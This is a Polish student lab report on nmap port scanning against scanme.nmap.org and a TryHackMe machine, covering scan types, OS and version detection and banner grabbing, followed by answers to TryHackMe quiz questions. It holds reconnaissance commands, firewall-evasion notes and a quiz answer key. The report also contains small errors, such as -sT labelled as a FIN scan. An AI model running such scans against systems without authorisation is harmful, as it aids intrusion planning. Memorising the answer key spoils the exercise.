
4.23. Czy kod Google Analytics jest używany w innej witrynie? nie

4.24. Czy link do tej witryny zawiera jakieś oczywiste kody partnerskie? nie

4.25. Użyj narzędzia z Zadania 4, aby potwierdzić powiązanie między dwiema stronami. Liquid Web, L.L.C

Lab 3 - Skanowanie portów i podatności

Zadanie 1




Rys. 6. Uruchomiony Wireshark oraz wykonane skany za pomocą nmapa.


Skanowanie z flagą -sn oznacza, że pomijane jest skanowanie portów. Aktywność hosta oceniana jest na podstawie tego, czy porty 80 oraz 443 są otwarte. Są to odpowiednio porty używane przez protokół http oraz HTTPS i są najczęściej używanymi w skanowanych serwerach.
Skanowanie z flagą -Pn oznacza, że program nmap uznaje skanowanego hosta jako aktywnego i bez sprawdzania aktywności hosta, wykonuje skanowanie portów.

Zadanie 2

Rys. 7. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sS.

Gdy host atakowany odpowiada flagami SYN, ACK, oznacza to, że TCP Handshake może






być zrealizowany, czyli port jest otwarty.

Rys. 8. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sT.


Host skanujący przeprowadza pełny TCP Handshake, po czym wysyła flagi RST oraz ACK, aby przerwać ustanowione połączenie. TCP Handshake przeprowadzany jest, gdy port jest otwarty. W przeciwnym wypadku, host atakowany odpowiedziałby flagą RST.

Zadanie 3




Rys. 9. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sN - TCP NULL.

Jak można zaobserwować wysyłany jest pakiet z nagłówkiem TCP ustawionym na 0. Polega on na stwierdzeniu czy port jest zamknięty wtedy odpowiedzią byłaby obsłużona przez RST, jeśli takiej odpowiedzi nie otrzymamy oznacza to, że port jest otwarty/filtrowany.



Rys. 10. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sT - TCP FIN.


To skanowanie różni się tylko tym, że zamiast wysyłania pustego nagłówka TCP jest on wysyłany z pakietem FIN.



Rys. 11. Uruchomiony Wireshark oraz wykonane skan na port 80 z flagą -sX - XMAS SCAN.

Polega na tej samej zasadzie co poprzednie tylko w nagłówku TCP wysyła pakiety FIN, PSH i URG


Zadanie 4




Rys. 12. Rozpoznanie wersji systemu operacyjnego za pomocą polecenia “nmap -Pn -O -v”

Jak możemy zaobserwować w przypadku adresu scanme.nmap.org system operacyjnym jest Linux jego wersje i prawdopodobieństwa są widoczne na Rys. 12. W przypadku maszyny wirtualne z TryHackMe systemem operacyjnym jest Windows XP SP3.

Zadanie 5



Rys. 13. Skan 100 najbardziej znanych portów z flagą -sV i bez dla scanme.nmap.org.




Rys. 14. Skan 100 najbardziej znanych portów z flagą -sV i bez dla maszyny TryHackMe.

Jak możemy zaobserwować na Rys.13 oraz Rys.14 skanowanie z flagą -sV zwracam nam dodatkowe informacje odnośnie wersji i oprogramowania które jest używany przez daną usługę. Ustawienie flagi -F (fast) podczas skanowania wskazuje nmapowi aby zeskanował tylko 100 najbardziej popularnych portów domyślnie skanuje ich 1000.

Zadanie 6

Aby otrzymać wersję serwera dla scanme.nmap.org oraz maszyny wirtualne TryHackMe skorzystano z polecenia “nmap -sV –script=http-header -p80 <adres strony/maszyny>”.



Rys. 15. Przeprowadzenie banner grabbing na porcie 80 z użyciem metody HEAD dla maszyny TryHackMe oraz scanme.nmap.org

Jak możemy zaobserwować na Rys.15 dla scanme serwer działa pod Apache w wersji 2.4.7 natomiast w przypadku maszyny TryHackMe na Microsoft-IIS w wersji 10.0.

Zadanie 7

- 7.1 Jakie obiekty sieciowe są używane do kierowania ruchu do odpowiedniej aplikacji na serwerze? porty
- 7.2 Ile z nich jest dostępnych na dowolnym komputerze z obsługą sieci? 65535
- 7.3 Ile z nich uważa się za „dobrze znanych”? (Są to „standardowe” numery wymienione w zadaniu) 1024
- 7.4 Jaki jest pierwszy przełącznik wymieniony w menu pomocy dla „Skanowania synchronizacji” (więcej na ten temat później!)? -sS
- 7.5 Którego przełącznika użyjesz do „skanowania UDP”? -sU
- 7.6 Jeśli chcesz wykryć system operacyjny, na którym działa cel, którego przełącznika byś użył? -O
- 7.7 Nmap udostępnia przełącznik do wykrywania wersji usług działających w systemie docelowym. Co to za przełącznik? -sV
- 7.8 Domyślne dane wyjściowe dostarczane przez nmap często nie dostarczają wystarczającej ilości informacji dla pentestera. Jak byś zwiększył szczegółowość? -v
- 7.9 Pierwszy poziom gadatliwości jest dobry, ale drugi poziom gadatliwości jest lepszy! Jak ustawić poziom gadatliwości na dwa? -vv
- 7.10 Powinniśmy zawsze zapisywać wyniki naszych skanów — oznacza to, że wystarczy uruchomić skanowanie tylko raz (zmniejszając ruch w sieci, a tym samym szansę na wykrycie) i daje nam odniesienie do wykorzystania podczas pisania

raportów dla klientów. Jakiego przełącznika użyjesz, aby zapisać wyniki nmap w trzech głównych formatach? -oA

- 7.11 Jakiego przełącznika użyjesz, aby zapisać wyniki nmap w "normalnym" formacie? -oN
- 7.12 Bardzo przydatny format wyjściowy: jak zapisałbyś wyniki w formacie „grepable”? -oG
- 7.13 Czasami wyniki, które uzyskujemy, nie są wystarczające. Jeśli nie zależy nam na tym, jak głośno jesteśmy, możemy włączyć tryb „agresywny”. Jest to skrótowy przełącznik, który aktywuje wykrywanie usług, wykrywanie systemu operacyjnego, traceroute i wspólne skanowanie skryptów. Jak aktywowałbyś to ustawienie? -A
- 7.14 Nmap oferuje pięć poziomów szablonów „timing”. Są one zasadniczo używane do zwiększenia szybkości skanowania. Bądź jednak ostrożny: wyższe prędkości są głośniejsze i mogą powodować błędy! Jak ustawić szablon czasu na poziom 5? -T5
- 7.15 Możemy również wybrać, które porty do skanowania. Jak można powiedzieć nmapowi, aby skanował tylko port 80? -p 80
- 7.16 Jak powiedziałbyś nmapowi, żeby przeskanował porty 1000-1500? -p 1000-1500
- 7.17 Bardzo przydatna opcja, której nie należy ignorować: Jak kazałbyś nmapowi przeskanować wszystkie porty? -p-
- 7.18 Jak byś aktywował skrypt z biblioteki skryptowej nmap (dużo więcej na ten temat później!)? –script
- 7.19 Który dokument RFC definiuje odpowiednie zachowanie protokołu TCP? RFC 793
- 7.20 Jeśli port jest zamknięty, jaką flagę serwer powinien odesłać, aby to wskazać? RST
- 7.21 Istnieją dwie inne nazwy skanowania SYN, jakie one są? Half-Open, Stealth
- 7.22 Czy Nmap może używać skanowania SYN bez uprawnień Sudo (T/N)? N
- 7.23 Jeśli port UDP nie odpowiada na skanowanie Nmapa, co zostanie oznaczony jako? open|filtered
- 7.24 Kiedy port UDP jest zamknięty, zgodnie z konwencją cel powinien odesłać komunikat „port nieosiągalny”. Którego protokołu miałby do tego użyć? ICMP
- 7.25 Który z trzech pokazanych typów skanowania używa flagi URG? XMAS
- 7.26 Dlaczego powszechnie używane są skany NULL, FIN i Xmas? firewall evasion
- 7.27 Który powszechny system operacyjny może odpowiadać na skanowanie NULL, FIN lub Xmas za pomocą RST dla każdego portu? Microsoft Windows
- 7.28 Jak wykonałbyś ping sweep w sieci 172.16.x.x (Netmask: 255.255.0.0) przy użyciu Nmapa? (notacja CIDR) nmap -sn 172.16.0.0/16
- 7.29 W jakim języku są napisane skrypty NSE? Lua
- 7.30 Która kategoria skryptów byłaby bardzo złym pomysłem do uruchomienia w środowisku produkcyjnym? intrusive
- 7.31 Jaki opcjonalny argument może przyjąć skrypt ftp-anon.nse? maxlist
- 7.32 Wyszukaj skrypty "smb" w katalogu /usr/share/nmap/scripts/ używając jednej z przedstawionych metod. Jaka jest nazwa pliku skryptu, który określa podstawowy system operacyjny serwera SMB? smb-os-discovery.nse
- 7.33 Przeczytaj ten skrypt. Od czego to zależy? smb-brute
- 7.34 Który prosty (i często wykorzystywany) protokół jest często blokowany i wymaga użycia przełącznika -Pn? ICMP


- 7.35 Który przełącznik Nmapa pozwala na dodawanie losowych danych o dowolnej długości na końcu pakietów? --data-length
